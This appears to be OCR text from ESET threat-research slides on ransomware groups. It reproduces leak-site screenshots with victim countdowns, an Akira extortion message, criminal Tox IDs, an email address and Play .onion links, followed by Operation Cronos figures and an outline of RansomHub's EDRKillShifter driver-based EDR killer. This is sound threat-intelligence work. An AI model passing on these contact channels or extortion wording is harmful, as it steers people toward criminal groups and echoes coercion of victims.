
Manufacturing



Energy


Healthcare

Government


RansomHub
Home/ About/ Contact/
9D 5h 53m 11s
Visits: 3680
Data Size: 142GB
Last View: 01-21 06:04:18
2025-01-16 04:49:35
3D 5h 53m 11s
Visits: 3814
Data Size: 130GB
Last View: 01-21 06:05:22
2025-01-14 11:15:09
3D 5h 53m 11s
Visits: 4444
Data Size: 230gb
Last View: 01-21 06:06:20
2024-12-09 12:16:02
9h 53m 11s
Visits: 8390
Data Size: 2TB
Last View: 01-21 06:04:43
2025-01-01 06:31:22
6D 5h 53m 11s
Visits: 15101
Data Size: 45Gb
Last View: 01-21 06:05:02
2024-12-18 01:50:59
PUBLISHED
Visits: 5852
Data Size: 40 GB
Last View: 01-21 06:06:01
2025-01-08 14:54:02
PUBLISHED
Visits: 4764
PUBLISHED
Visits: 5711
PUBL
Visits: 5621
BianLian
HomeCompaniesTagsCon
Work with us: targets' providers, software engineers, pentesters, journalists.
Tox: A8AD0FD4C931CDAA1408D5A60CBF38CEDF46B41E19A8A55E4EF1F1848AF3416AE52D278D37DF
Email: deepmind@onionmail.org
Read more →
Read more →
Read more →
INC RANSOM
Leaks
Submit a feedback
Twitter
WWW Mirror
Blog / Leak
Leak
ANNOUNCEMENT
11.05.2024
6728
ANNOUNCEMENT
01.05.2024
PUBLISHED
PUBLISHED
Contact: (qtox.github.io) Tox id:19A549A57160F384CF4E36EE1A24747ED99C623C48EA545F343296FB7092795D00875C
Helldown Leaks
[AKIRA]
AKIRA
Well, you are here. It means that you're suffering from cyber incident right now. Think
ns as an unscheduled forced audit of your network for vulnerabilities. Keep in mind that
fair price to make it all go away.
Do not rush to assess what is happening - we did it to you. The best thing you can do is
ur instructions to get back to your daily routine, by cooperating with us you will minim
ge that might be done.
Those who choose different path will be shamed here publicly. The functionality of this
emely simple - enter the desired command in the input line and enjoy the juiciest inform
orporations around the world wanted to stay confidential.
Remember. You are unable to recover without our help. Your data is already gone and cann
to the place of final storage nor deleted by anyone besides us.
guest@akira:~$ help
List of all commands:
Companies
News
Companies
All 251
Stocks 22
Unicorn 28
US 128
Europe 58
Asia 24
Exfiltrated 239
Encrypted
Latvia
Revenue $150M
Employees 1,000
Disclosures 1/1
Latvia
Revenue $150M
Employees 1,000
Disclosures 1/1
United Kingdom
Revenue $250M
Employees 500
Disclosures 7/7
Wall of Shame
24738
Full database
2025-02-12 06:27:01
24665
full leak
2025-02-11 06:40:42
36187
Full leak
2025-01-30 19:00:28
36218
Full leak
2025-01-30 15:35:56
38266
full leak
2025-01-29 00:22:27
37919
full leak
2025-01-28 23:12:35
HELLCAT
Contact us
PUBLISHED
PUBLISHED
07 Nov, 2024, 10:12 UTC
02 Nov, 2024, 9:18 UTC
PLAY NEWS
CONTACT
Play ransomware HAS NEVER PROVIDED AND DOES NOT PROVIDE THE RaaS, read the FAQ
If the company has not contacted within 72 hours after the attack, it is added to the por
New main links:
ipi4tiumgzjsym6pyuzrfqrtwskokxokqannmd6sa24shvr7x5kxdvqd.onion
j75o7xvvsm4lpsjhkjvb4wl2q6ajegvabe6oswthuaubbykk4xkzgpid.onion
United States
views: 364
added: 2025-02-26
publication date: 2025-03-02
2 DAYS BEFORE PUBLICATION
Canada
views: 367
added: 2025-02-26
publication date: 2025-03-02
2 DAYS BEFORE PUBLICATION
United States
views: 383
added: 2025-02-26
2 DAYS BE

SAINT ANTHONY
HOSPITAL
Ann & Robert H. Lurie
Children's Hospital of Chicago®

SAINT ANTHONY
HOSPITAL
LOCKBIT 3.0
Children's Hospital of Chicago®


Operation
CRONOS
EUROPOL
Core countries
Participating countries

Operation CRONOS

EUROPOL

10
Countries in taskforce Cronos

2
Arrests

>200
Cryptocurrency accounts frozen

34
Servers taken down

14,000
Rogue accounts closed

Law enforcement has taken control of the technical infrastructure and leak site


RansomHub

- “Second LockBit”?
- Affiliate magnet
- Riding the wave of distrust

- Own wallet
- Affiliates Keep 90% of ransom
- Obfuscated encryptor
- Multiplatform support
- Attacking CIS, Cuba, North Korea, China prohibited

EDRKillShifter

- EDR killer
- Developed by RansomHub
- Protected, obfuscated
- Offered to affiliates


User space
Killer code
Security solution process
requests termination
Kernel space
dropped and installed by
terminates
SYS
Vulnerable driver

welivesecurity BY eset

ESET Research


Shifting the sands of RansomHub's EDRKillShifter

ESET researchers discover new ties between affiliates of RansomHub and of rival gangs Medusa, BianLian, and Play

Jakub Souček

Jan Holman

26 Mar 2025 , 25 min. read



welivesecurity BY eset

ESET Research


Embargo ransomware: Rock'n'Rust

